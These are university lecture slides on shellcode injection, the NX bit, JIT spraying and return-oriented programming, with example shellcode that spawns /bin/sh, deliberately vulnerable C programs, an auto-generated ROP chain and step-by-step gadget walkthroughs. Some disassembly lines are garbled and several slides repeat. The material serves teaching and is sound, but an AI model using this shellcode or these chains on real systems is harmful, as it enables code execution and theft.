

Software Security IV

CSE 565: Fall 2024
Computer Security

Xiangyu Guo (xiangyug@buffalo.edu)

University at Buffalo

Disclaimer

- We don't claim any originality of the slides. Most of the content is borrowed from
 - Slides from lectures by Yan Shoshitaishvili's wonderful lecture on ROP (<https://pwn.college/software-exploitation/return-oriented-programming/>)
 - Slides from Prof Ziming Zhao's past offering of CSE565 (<https://zzm7000.github.io/teaching/2023springcse410565/index.html>)
 - Slides from Prof. Dan Boneh and Prof. Zakir Durumeric's lecture on Computer Security (<https://cs155.stanford.edu/syllabus.html>)

Announcement

- Assignment 4 will be due **Fri Nov 29, 23:59**.

Review of Last Lecture

- **Stack-based Buffer Overflow**

- How Stack is used in Function call
 - Saving the next-instruction address (**return** address)
 - Saving the stack frame pointers (**rbp**)
- Control hijacking: overwrite the **return** address.

- **Mitigations**

- Stack canary
- Address Space Layout Randomization (ASLR)
- Non-eXecutable Memory (NX)

Today's topic

- Shellcode
- Return-Oriented Programming

A Side Tour: Shellcode

(Shell)Code injection

- Goal: subverts the intended control-flow of a program to previously *injected* malicious code
- Code supplied by attacker – often saved in buffer being overflowed
- “shellcode”: typical attack goal is to launch a shell: **execve("/bin/sh", NULL, NULL)**

```
mov rax, 59      # this is the syscall number of execve
lea rdi, [rip+binsh] # points the first argument of execve at the /bin/sh string below
mov rsi, 0       # this makes the second argument, argv, NULL
mov rdx, 0       # this makes the third argument, envp, NULL
syscall          # this triggers the system call
binsh:           # a label marking where the /bin/sh string is
.string "/bin/sh"
```

- You will practice the basics of writing shellcode in Lab 4.

How does shellcode get injected

- Consider the following buggy program

```
void bye1() { puts("Goodbye!"); }
void bye2() { puts("Farewell!"); }
void hello(char *name, void (*bye_func)()) {
    printf("Hello %s!\n", name);
    bye_func();
}

int main(int argc, char **argv) {
    char name[1024];
    gets(name);

    srand(time(0));
    if (rand() % 2) hello(bye1, name);
    else hello(name, bye2);
}
```


- Compile with `gcc -z execstack -o hello hello.c`

How does shellcode get injected

- Consider the following buggy program

```
void bye1() { puts("Goodbye!"); }
void bye2() { puts("Farewell!"); }
void hello(char *name, void (*bye_func)()) {
    printf("Hello %s!\n", name);
    bye_func();
}
int main(int argc, char **argv) {
    char name[1024];
    gets(name);

    srand(time(0));
    if (rand() % 2) hello(bye1, name);
    else hello(name, bye2);
}
```



- Compile with `gcc -z execstack -o hello hello.c`

Shellcode Mitigation: the NX bit

- Modern architectures support memory permissions:
 - `PROT_READ` allows the process to *read* memory
 - `PROT_WRITE` allows the process to *write* memory
 - `PROT_EXEC` allows the process to *execute* memory
- Intuition: normally, all code is located in `.text` segments of the loaded ELF files. There is no need to execute code located on the stack or in the heap.
- [By default](#) in modern systems, the stack and the heap are NOT executable.
- But YOUR SHELLCODE NEEDS TO EXECUTE.

Remaining Injection Points


De-protecting Memory

- Memory can be made executable using the `mprotect()` system call:
 1. Trick the program into `mprotect(PROT_EXEC)`ing our shellcode.
 2. Jump to the shellcode.
- But How do we do #1?
 - Most common way is code reuse through **Return Oriented Programming** (today's next topic).
 - Other cases are situational, depending on what the program is designed to do.

Remaining Injection Points

Just-in-Time Compilation (JIT)

- **Just-In-Time (JIT) Compilation** is a method of improving the performance of **interpreted** code by **compiling** it into **native machine code** at runtime.



- **JIT is used everywhere:** browsers, Java, and most interpreted language runtimes (luajit, pypy, etc), so this vector is very relevant.

Remaining Injection Points

Just-in-Time Compilation (JIT)

- Enter: JIT Compilation.
 - JIT compilers need to generate (and frequently re-generate) code that is executed.
 - Pages must be writable for code generation.
 - Pages must be executable for execution.
 - Pages must be writable for code re-generation.
- The *safe* thing to do would be to:
 - `mmap(PROT_READ | PROT_WRITE)`
 - write the code
 - `mprotect(PROT_READ | PROT_EXEC)`
 - execute
 - `mprotect(PROT_READ | PROT_WRITE)`
 - update code
 - etc...

Remaining Injection Points

Just-in-Time Compilation (JIT)

- **Issue:**

- System calls are SLOW.
- The point of JIT is to be FAST.
- SLOW and SAFE tends to lose to FAST.

- **Reality:**

- Writable AND executable pages are common.
- If your binary uses a library that has a writable+executable page, that page *lives in your memory space!*

Remaining Injection Points

Just-in-Time Compilation (JIT)

- What if the JIT safely `mprotect()`s its pages?
- Another shellcode injection technique: **JIT spraying**.
- Make constants in the code that will be JITed:

```
var evil = "%90%90%90%90%90";
```
- The JIT engine will `mprotect(PROT_WRITE)`, compile the code into memory, then `mprotect(PROT_EXEC)`. Your constant is now present *in executable memory*.
- Now you just need to redirect execution into the constant (e.g. via **ROP**)


ROP Introduction

Code Reuse

- Recall the NX (Non-eXecutable) bit for memory protection
 - ▶ On most modern OS, heap & stack are by default non-executable.
 - ▶ Effectively prevents vanilla shellcode
- But you can always *reuse* code that already exists in the memory!


Blast from the past: Return-to-libc

- How can we deal with a non-executable stack?
- In the old times (32-bit x86), [arguments were passed on the stack](#). During a stack-based buffer overflow, we could overwrite the return address **and** the arguments.



Blast from the past: Return-to-libc

- How can we deal with a non-executable stack?
- In the old times (32-bit x86), [arguments were passed on the stack](#). During a stack-based buffer overflow, we could overwrite the return address **and** the arguments.



Blast from the past: Return-to-libc

- How can we deal with a non-executable stack?
- In the old times (32-bit x86), arguments were passed on the stack. During a stack-based buffer overflow, we could overwrite the return address **and** the arguments.



Why is ret-to-libc a blast from the past?


- Modern architectures (including amd64, arm, etc) don't take arguments on the stack
 - Linux amd64: `rdi, rsi, rdx, rcx, r8, r9`, return val in `rax`
(more args are passed to stack)
 - Linux arm: `r0, r1, r2, r3`, return val in `r0`
- Game over?
- Actually nothing is lost!

Recall: the simple bufferflow example

- To begin with, recall the memory errors module:

```
01 int main() {  
02     char name[16];  
03     read(0, name, 128);  
04 }  
05 int win() {  
06     sendfile(1, open("/secret", 0), 0, 1024);  
07 }
```

- We can jump to functions in the code!



Low addr


High addr

Recall: the simple bufferflow example

- To begin with, recall the memory errors module:

```
01 int main() {  
02     char name[16];  
03     read(0, name, 128);  
04 }  
05 int win() {  
06     sendfile(1, open("/secret", 0), 0, 1024);  
07 }
```

- We can jump to functions in the code!



Low addr


High addr

Recall: the simple bufferflow example

- Going further: suppose now `win(int)` checks an arg

```
01 int main() {  
02     char name[16];  
03     read(0, name, 128);  
04 }  
05 int win(int tricky) {  
06     if (tricky != 1337) return;  
07     sendfile(1, open("/secret", 0), 0, 1024);  
08 }
```

- We can jump to **into the middle** of functions in the code!



Low addr

High addr

Recall: the simple bufferflow example


- Going even further: recall instructions are just binary bytes stored in mem:

```
0x1337000      49 bc 31 c0 b0 3c 0f 05 90 90      mov r15, 0x9090050f3cb0c031
```

- If you jump to `0x1337002`, you will execute:

```
0x1337002      31 c0      xor eax eax
0x1337003      b0 3c      mov al, 60
0x1337004      0f 05      syscall
0x1337005      90        nop
0x1337006      90        nop
```

- We can jump to **into the middle** of instructions in the code!



Low addr

High addr

The Idea of ROP

- Chain chunks of code (**gadgets**; *not* functions; no function prologue and epilogue) in the memory together to accomplish the intended objective.
- The gadgets are not stored in contiguous memory, but they all **end with** a **ret** instruction or a **jmp** instruction.
- The way to chain them together is similar to chaining functions with no arguments. So, the attacker needs to **control the stack**, but does *not* need the stack to be executable.


ROP Gadgets

- **Definition:** (short) instruction sequences that end with a `ret` or a `jmp`
- **Question:** Are there enough many gadgets for use?
 - Ans: Most likely yes!
- Recall: you can ret to [anywhere](#) in the memory, and the CPU will try to interpret the contents there as [instructions](#).
- Result: just look for bytes **C3** and **CB** in your code segment.

RET — Return From Procedure

Opcode*	Instruction	Op/En	64-Bit Mode	Compat/Leg Mode	Description
C3	RET	ZO	Valid	Valid	Near return to calling procedure.
CB	RET	ZO	Valid	Valid	Far return to calling procedure.
C2 iw	RET imm16	I	Valid	Valid	Near return to calling procedure and pop imm16 bytes from stack.
CA iw	RET imm16	I	Valid	Valid	Far return to calling procedure and pop imm16 bytes from stack.

The Idea of ROP



Instruction Manual



The Idea of ROP

code bytes (gadgets)
in `.text` segment



`ret` addresses
on stack



(Overwritten)
Instruction Manual



History of ROP

- First introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the “[borrowed chunks](#)” technique, by Krahmer)
- In CCS 2007, the most general ROP technique was proposed in “[The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls \(on the x86\)](#)”, by Hovav Shacham

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

1 Introduction

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed “W \oplus X” defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.

Attacks using our technique call no functions whatsoever. In fact, the use instruction sequences from libc that weren’t placed there by the assembler. This makes our attack resilient to defenses that remove certain functions from libc or change the assembler’s code generation choices.

Unlike previous attacks, ours combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to build such gadgets using the short sequences we find in a specific distribution of GNU libc, and we conjecture that, because of the properties of the x86 instruction set, in any sufficiently large body of x86 executable code there will feature sequences that allow the construction of similar gadgets. (This claim is our *thesis*.) Our paper makes three major contributions:



Hovav Shacham

*“In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker **who controls the stack** will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to **undertake arbitrary computation**.”*

ROP Tools

- Automated tools to find gadgets and build ROP chain
 - ROPgadget (<https://github.com/JonathanSalwan/ROPgadget>)
 - Ropper (<https://github.com/sashs/Ropper>)
 - Pwntools.rop (<https://github.com/Gallopsled/pwntools>)

ROP Tools

Example:
ROPgadget
for ROP chain
generation

```
ROP chain generation
=====

- Step 1 -- Write-what-where gadgets

[+] Gadget found: 0x806f702 mov dword ptr [edx], ecx ; ret
[+] Gadget found: 0x8056c2c pop edx ; ret
[+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
[-] Can't find the 'xor ecx, ecx' gadget. Try with another 'mov [r], r'

[+] Gadget found: 0x808fe0d mov dword ptr [edx], eax ; ret
[+] Gadget found: 0x8056c2c pop edx ; ret
[+] Gadget found: 0x80c5126 pop eax ; ret
[+] Gadget found: 0x80488b2 xor eax, eax ; ret

- Step 2 -- Init syscall number gadgets

[+] Gadget found: 0x80488b2 xor eax, eax ; ret
[+] Gadget found: 0x807030c inc eax ; ret

- Step 3 -- Init syscall arguments gadgets

[+] Gadget found: 0x80481dd pop ebx ; ret
[+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
[+] Gadget found: 0x8056c2c pop edx ; ret

- Step 4 -- Syscall gadget

[+] Gadget found: 0x804936d int 0x80

- Step 5 -- Build the ROP chain

#!/usr/bin/env python2
# execve generated by ROPgadget v5.2

from struct import pack

# Padding goes here
p = ''

p += pack('<I', 0x08056c2c) # pop edx ; ret
p += pack('<I', 0x080f4060) # @ .data
p += pack('<I', 0x080c5126) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08056c2c) # pop edx ; ret
p += pack('<I', 0x080f4064) # @ .data + 4
p += pack('<I', 0x080c5126) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08056c2c) # pop edx ; ret
p += pack('<I', 0x080f4068) # @ .data + 8
p += pack('<I', 0x080488b2) # xor eax, eax ; ret
p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481dd) # pop ebx ; ret
p += pack('<I', 0x080f4060) # @ .data
```

Simple ROP Examples

Simple ROP Examples

1. Chaining existing functions

Function chaining by ROP


```
00 // overflowret2.c
01 int main() {
02     char buf[16];
03     read(0, buf, 128);
04 }
05 int foo() {
06     return open("/secret.txt", 0);
07 }
08 int bar() {
09     int x = open("/notsecret.txt", 0);
10     sendfile(1, x, 0, 1024);
11 }
```

```
gcc -fno-stack-protector -no-pie overflowret2.c -o overflowret2
```

Function chaining by ROP

0000000000401176 <main>:

..... # code omitted



```
401198:    e8 c3 fe ff ff    call    401060 <read@plt>
40119d:    b8 00 00 00 00    mov     eax,0x0
4011a2:    c9               leave
4011a3:    c3               ret
```

Starting point: provide input to overflow the stack

00000000004011a4 <foo>:

```
4011a4:    f3 0f 1e fa      endbr64
4011a8:    55               push    rbp
4011a9:    48 89 e5         mov     rbp,rsb
4011ac:    be 00 00 00 00    mov     esi,0x0
4011b1:    48 8d 05 4c 0e 00 00 lea     rax,[rip+0xe4c]
4011b8:    48 89 c7         mov     rdi,rsb
4011bb:    b8 00 00 00 00    mov     eax,0x0
4011c0:    e8 bb fe ff ff    call    401080 <open@plt>
4011c5:    5d               pop     rbp
4011c6:    c3               ret
```

Gadget 1: **ret** into **foo()** from **main()** to open the **./secret.txt** file


Note: the file descriptor returned by **open()** is stored in **rax**

00000000004011c7 <bar>:

..... # code omitted

```
4011e7:    e8 94 fe ff ff    call    401080 <open@plt>
4011ec:    89 45 fc          mov     DWORD PTR [rbp-0x4],rsb
4011ef:    8b 45 fc          mov     rsb,DWORD PTR [rbp-0x4]
4011f2:    b9 00 04 00 00    mov     ecx,0x400
4011f7:    ba 00 00 00 00    mov     edx,0x0
4011fc:    89 c6            mov     esi,rsb
4011fe:    bf 01 00 00 00    mov     edi,0x1
401203:    b8 00 00 00 00    mov     eax,0x0
401208:    e8 63 fe ff ff    call    401070 <sendfile@plt>
40120d:    90               nop
40120e:    c9               leave
40120f:    c3               ret
```

Gadget 2: **ret** into the middle of **bar()** from **foo()** to send the secret to stdin



This sets the input file descriptor to **sendfile()**; Luckily, the **secret.txt** file descriptor is already saved in **rax** by **foo()**, so no argument passing needed here.

Function chaining by ROP

0000000000401176 <main>:

..... # code omitted

401198: e8 c3 fe ff ff call 401060 <read@plt>
40119d: b8 00 00 00 00 mov eax,0x0
4011a2: c9 leave
4011a3: c3 ret

00000000004011a4 <foo>:

4011a4: f3 0f 1e fa endbr64
4011a8: 55 push rbp
4011a9: 48 89 e5 mov rbp, rsp
4011ac: be 00 00 00 00 mov esi,0x0
4011b1: 48 8d 05 4c 0e 00 00 lea rax,[rip+0xe4c]
4011b8: 48 89 c7 mov rdi, rax
4011bb: b8 00 00 00 00 mov eax,0x0
4011c0: e8 bb fe ff ff call 401080 <open@plt>
4011c5: 5d pop rbp
4011c6: c3 ret

00000000004011c7 <bar>:

..... # code omitted

4011e7: e8 94 fe ff ff call 401080 <open@plt>
4011ec: 89 45 fc mov DWORD PTR [rbp-0x4], eax
4011ef: 8b 45 fc mov eax, DWORD PTR [rbp-0x4]
4011f2: b9 00 04 00 00 mov ecx,0x400
4011f7: ba 00 00 00 00 mov edx,0x0
4011fc: 89 c6 mov esi, eax
4011fe: bf 01 00 00 00 mov edi,0x1
401203: b8 00 00 00 00 mov eax,0x0
401208: e8 63 fe ff ff call 401070 <sendfile@plt>
40120d: 90 nop
40120e: c9 leave
40120f: c3 ret

High

rbp →

rsp →

Low

Function chaining by ROP

0000000000401176 <main>:

..... # code omitted

401198: e8 c3 fe ff ff call 401060 <read@plt>
40119d: b8 00 00 00 00 mov eax,0x0
4011a2: c9 leave
4011a3: c3 ret

00000000004011a4 <foo>:

4011a4: f3 0f 1e fa endbr64
4011a8: 55 push rbp
4011a9: 48 89 e5 mov rbp, rsp
4011ac: be 00 00 00 00 mov esi,0x0
4011b1: 48 8d 05 4c 0e 00 00 lea rax,[rip+0xe4c]
4011b8: 48 89 c7 mov rdi, rax
4011bb: b8 00 00 00 00 mov eax,0x0
4011c0: e8 bb fe ff ff call 401080 <open@plt>
4011c5: 5d pop rbp
4011c6: c3 ret

00000000004011c7 <bar>:

..... # code omitted

4011e7: e8 94 fe ff ff call 401080 <open@plt>
4011ec: 89 45 fc mov DWORD PTR [rbp-0x4], eax
4011ef: 8b 45 fc mov eax, DWORD PTR [rbp-0x4]
4011f2: b9 00 04 00 00 mov ecx,0x400
4011f7: ba 00 00 00 00 mov edx,0x0
4011fc: 89 c6 mov esi, eax
4011fe: bf 01 00 00 00 mov edi,0x1
401203: b8 00 00 00 00 mov eax,0x0
401208: e8 63 fe ff ff call 401070 <sendfile@plt>
40120d: 90 nop
40120e: c9 leave
40120f: c3 ret

High

rsp →

Low

Function chaining by ROP

0000000000401176 <main>:

..... # code omitted

401198:	e8 c3 fe ff ff	call	401060 <read@plt>
40119d:	b8 00 00 00 00	mov	eax,0x0
4011a2:	c9	leave	
4011a3:	c3	ret	

00000000004011a4 <foo>:

4011a4:	f3 0f 1e fa	endbr64	
4011a8:	55	push	rbp
4011a9:	48 89 e5	mov	rbp, rsp
4011ac:	be 00 00 00 00	mov	esi,0x0
4011b1:	48 8d 05 4c 0e 00 00	lea	rax,[rip+0xe4c]
4011b8:	48 89 c7	mov	rdi, rax
4011bb:	b8 00 00 00 00	mov	eax,0x0
4011c0:	e8 bb fe ff ff	call	401080 <open@plt>
4011c5:	5d	pop	rbp
4011c6:	c3	ret	

00000000004011c7 <bar>:

..... # code omitted

4011e7:	e8 94 fe ff ff	call	401080 <open@plt>
4011ec:	89 45 fc	mov	DWORD PTR [rbp-0x4], eax
4011ef:	8b 45 fc	mov	eax, DWORD PTR [rbp-0x4]
4011f2:	b9 00 04 00 00	mov	ecx,0x400
4011f7:	ba 00 00 00 00	mov	edx,0x0
4011fc:	89 c6	mov	esi, eax
4011fe:	bf 01 00 00 00	mov	edi,0x1
401203:	b8 00 00 00 00	mov	eax,0x0
401208:	e8 63 fe ff ff	call	401070 <sendfile@plt>
40120d:	90	nop	
40120e:	c9	leave	
40120f:	c3	ret	

High

rsp →

Low

rip



Function chaining by ROP

0000000000401176 <main>:

..... # code omitted

401198:	e8 c3 fe ff ff	call	401060 <read@plt>
40119d:	b8 00 00 00 00	mov	eax,0x0
4011a2:	c9	leave	
4011a3:	c3	ret	

00000000004011a4 <foo>:

4011a4:	f3 0f 1e fa	endbr64	
4011a8:	55	push	rbp
4011a9:	48 89 e5	mov	rbp, rsp
4011ac:	be 00 00 00 00	mov	esi, 0x0
4011b1:	48 8d 05 4c 0e 00 00	lea	rax, [rip+0xe4c]
4011b8:	48 89 c7	mov	rdi, rax
4011bb:	b8 00 00 00 00	mov	eax, 0x0
4011c0:	e8 bb fe ff ff	call	401080 <open@plt>
4011c5:	5d	pop	rbp
4011c6:	c3	ret	

00000000004011c7 <bar>:

..... # code omitted

4011e7:	e8 94 fe ff ff	call	401080 <open@plt>
4011ec:	89 45 fc	mov	DWORD PTR [rbp-0x4], eax
4011ef:	8b 45 fc	mov	eax, DWORD PTR [rbp-0x4]
4011f2:	b9 00 04 00 00	mov	ecx, 0x400
4011f7:	ba 00 00 00 00	mov	edx, 0x0
4011fc:	89 c6	mov	esi, eax
4011fe:	bf 01 00 00 00	mov	edi, 0x1
401203:	b8 00 00 00 00	mov	eax, 0x0
401208:	e8 63 fe ff ff	call	401070 <sendfile@plt>
40120d:	90	nop	
40120e:	c9	leave	
40120f:	c3	ret	

High

rsp →

Low

rip

Function chaining by ROP

0000000000401176 <main>:

..... # code omitted

401198:	e8 c3 fe ff ff	call	401060 <read@plt>
40119d:	b8 00 00 00 00	mov	eax,0x0
4011a2:	c9	leave	
4011a3:	c3	ret	

00000000004011a4 <foo>:

4011a4:	f3 0f 1e fa	endbr64	
4011a8:	55	push	rbp
4011a9:	48 89 e5	mov	rbp, rsp
4011ac:	be 00 00 00 00	mov	esi, 0x0
4011b1:	48 8d 05 4c 0e 00 00	lea	rax, [rip+0xe4c]
4011b8:	48 89 c7	mov	rdi, rax
4011bb:	b8 00 00 00 00	mov	eax, 0x0
4011c0:	e8 bb fe ff ff	call	401080 <open@plt>
4011c5:	5d	pop	rbp
4011c6:	c3	ret	

00000000004011c7 <bar>:

..... # code omitted


4011e7:	e8 94 fe ff ff	call	401080 <open@plt>
4011ec:	89 45 fc	mov	DWORD PTR [rbp-0x4], eax
4011ef:	8b 45 fc	mov	eax, DWORD PTR [rbp-0x4]
4011f2:	b9 00 04 00 00	mov	ecx, 0x400
4011f7:	ba 00 00 00 00	mov	edx, 0x0
4011fc:	89 c6	mov	esi, eax
4011fe:	bf 01 00 00 00	mov	edi, 0x1
401203:	b8 00 00 00 00	mov	eax, 0x0
401208:	e8 63 fe ff ff	call	401070 <sendfile@plt>
40120d:	90	nop	
40120e:	c9	leave	
40120f:	c3	ret	

High

rsp →

Low

rip



ROP by induction

- **Step 0:** overflow the stack
-
- **Step n:** by controlling the return address, you trigger a gadget:
 - `0x004005f3: pop rdi ; ret`
- **Step n+1:** when the gadget returns, it returns to an address you control (i.e., the next gadget)
-
- By chaining these gadgets, you can perform arbitrary actions in a ropchain!

Simple ROP Examples

2. Argument passing on amd64

Argument passing by ROP

```
01 // overflowret3.c
02 // Suppose the addr of send_secret cannot be attained
03 void send_secret() {
04     sendfile(1, open("./secret.txt", 0), 0, 128);
05 }

06 int print_secret(int i, int j) {
07     if (i == 0x12345678 && j == 0xdeadbeef)
08         send_secret(); // Suppose you cannot jump here directly
09     else
10         printf("Try next time!\n");
11     exit(0);
12 }

13 int vul_func() {
14     char buf[6];
15     gets(buf);
16     return 0;
17 }

18 int main(int argc, char *argv[]) {
19     printf("The addr of print_secret is %p\n", print_secret);
20     vul_func();
21     printf("Try next time!\n");
22 }
```

`gcc -fno-stack-protector -no-pie overflowret3.c -o overflowret3`

Argument passing by ROP

0000000000401215 <print_secret>:

401215:	f3 0f 1e fa	endbr64
401219:	55	push rbp
40121a:	48 89 e5	mov rbp, rsp
40121d:	48 83 ec 10	sub rsp, 0x10
401221:	89 7d fc	mov DWORD PTR [rbp-0x4], edi
401224:	89 75 f8	mov DWORD PTR [rbp-0x8], esi
401227:	81 7d fc 78 56 34 12	cmp DWORD PTR [rbp-0x4], 0x12345678
40122e:	75 15	jne 401245 <print_secret+0x30>
401230:	81 7d f8 ef be ad de	cmp DWORD PTR [rbp-0x8], 0xdeadbeef
401237:	75 0c	jne 401245 <print_secret+0x30>
401239:	b8 00 00 00 00	mov eax, 0x0
40123e:	e8 93 ff ff ff	call 4011d6 <send_secret>
401243:	eb 0f	jmp 401254 <print_secret+0x3f>
401245:	48 8d 05 c9 0d 00 00	lea rax, [rip+0xdc9]
40124c:	48 89 c7	mov rdi, rax
40124f:	e8 3c fe ff ff	call 401090 <puts@plt>
401254:	bf 00 00 00 00	mov edi, 0x0
401259:	e8 82 fe ff ff	call 4010e0 <exit@plt>

000000000040125e <vul_func>:

40125e:	f3 0f 1e fa	endbr64
401262:	55	push rbp
401263:	48 89 e5	mov rbp, rsp
401266:	48 83 ec 10	sub rsp, 0x10
40126a:	48 8d 45 fa	lea rax, [rbp-0x6]
40126e:	48 89 c7	mov rdi, rax
401271:	b8 00 00 00 00	mov eax, 0x0
401276:	e8 35 fe ff ff	call 4010b0 <gets@plt>
40127b:	b8 00 00 00 00	mov eax, 0x0
401280:	c9	leave
401281:	c3	ret

rbp →

rsp →

High

Low



Argument passing by ROP

0000000000401215 <print_secret>:

```
401215: f3 0f 1e fa
401219: 55
40121a: 48 89 e5
40121d: 48 83 ec 10
401221: 89 7d fc
401224: 89 75 f8
401227: 81 7d fc 78 56 34 12
40122e: 75 15
401230: 81 7d f8 ef be ad de
401237: 75 0c
401239: b8 00 00 00 00
40123e: e8 93 ff ff ff
401243: eb 0f
401245: 48 8d 05 c9 0d 00 00
40124c: 48 89 c7
40124f: e8 3c fe ff ff
401254: bf 00 00 00 00
401259: e8 82 fe ff ff
```

```
endbr64
push    rbp
mov     rbp, rsp
sub     rsp, 0x10
mov     DWORD PTR [rbp-0x4], edi
mov     DWORD PTR [rbp-0x8], esi
cmp     DWORD PTR [rbp-0x4], 0x12345678
jne     401245 <print_secret+0x30>
cmp     DWORD PTR [rbp-0x8], 0xdeadbeef
jne     401245 <print_secret+0x30>
mov     eax, 0x0
call    4011d6 <send_secret>
jmp     401254 <print_secret+0x3f>
lea     rax, [rip+0xdc9]
mov     rdi, rax
call    401090 <puts@plt>
mov     edi, 0x0
call    4010e0 <exit@plt>
```

000000000040125e <vul_func>:

```
40125e: f3 0f 1e fa
401262: 55
401263: 48 89 e5
401266: 48 83 ec 10
40126a: 48 8d 45 fa
40126e: 48 89 c7
401271: b8 00 00 00 00
401276: e8 35 fe ff ff
40127b: b8 00 00 00 00
401280: c9
401281: c3
```

```
endbr64
push    rbp
mov     rbp, rsp
sub     rsp, 0x10
lea     rax, [rbp-0x6]
mov     rdi, rax
mov     eax, 0x0
call    4010b0 <gets@plt>
mov     eax, 0x0
leave
ret
```

rsp →

High

Low




Argument passing by ROP

0000000000401215 <print_secret>:

401215:	f3 0f 1e fa	endbr64
401219:	55	push rbp
40121a:	48 89 e5	mov rbp, rsp
40121d:	48 83 ec 10	sub rsp, 0x10
401221:	89 7d fc	mov DWORD PTR [rbp-0x4], edi
401224:	89 75 f8	mov DWORD PTR [rbp-0x8], esi
401227:	81 7d fc 78 56 34 12	cmp DWORD PTR [rbp-0x4], 0x12345678
40122e:	75 15	jne 401245 <print_secret+0x30>
401230:	81 7d f8 ef be ad de	cmp DWORD PTR [rbp-0x8], 0xdeadbeef
401237:	75 0c	jne 401245 <print_secret+0x30>
401239:	b8 00 00 00 00	mov eax, 0x0
40123e:	e8 93 ff ff ff	call 4011d6 <send_secret>
401243:	eb 0f	jmp 401254 <print_secret+0x3f>
401245:	48 8d 05 c9 0d 00 00	lea rax, [rip+0xdc9]
40124c:	48 89 c7	mov rdi, rax
40124f:	e8 3c fe ff ff	call 401090 <puts@plt>
401254:	bf 00 00 00 00	mov edi, 0x0
401259:	e8 82 fe ff ff	call 4010e0 <exit@plt>

000000000040125e <vul_func>:

40125e:	f3 0f 1e fa	endbr64
401262:	55	push rbp
401263:	48 89 e5	mov rbp, rsp
401266:	48 83 ec 10	sub rsp, 0x10
40126a:	48 8d 45 fa	lea rax, [rbp-0x6]
40126e:	48 89 c7	mov rdi, rax
401271:	b8 00 00 00 00	mov eax, 0x0
401276:	e8 35 fe ff ff	call 4010b0 <gets@plt>
40127b:	b8 00 00 00 00	mov eax, 0x0
401280:	c9	leave
401281:	c3	ret



Argument passing by ROP

0000000000401215 <print_secret>:

401215:	f3 0f 1e fa	endbr64
401219:	55	push rbp
40121a:	48 89 e5	mov rbp, rsp
40121d:	48 83 ec 10	sub rsp, 0x10
401221:	89 7d fc	mov DWORD PTR [rbp-0x4], edi
401224:	89 75 f8	mov DWORD PTR [rbp-0x8], esi
401227:	81 7d fc 78 56 34 12	cmp DWORD PTR [rbp-0x4], 0x12345678
40122e:	75 15	jne 401245 <print_secret+0x30>
401230:	81 7d f8 ef be ad de	cmp DWORD PTR [rbp-0x8], 0xdeadbeef
401237:	75 0c	jne 401245 <print_secret+0x30>
401239:	b8 00 00 00 00	mov eax, 0x0
40123e:	e8 93 ff ff ff	call 4011d6 <send_secret>
401243:	eb 0f	jmp 401254 <print_secret+0x3f>
401245:	48 8d 05 c9 0d 00 00	lea rax, [rip+0xdc9]
40124c:	48 89 c7	mov rdi, rax
40124f:	e8 3c fe ff ff	call 401090 <puts@plt>
401254:	bf 00 00 00 00	mov edi, 0x0
401259:	e8 82 fe ff ff	call 4010e0 <exit@plt>

000000000040125e <vul_func>:

40125e:	f3 0f 1e fa	endbr64
401262:	55	push rbp
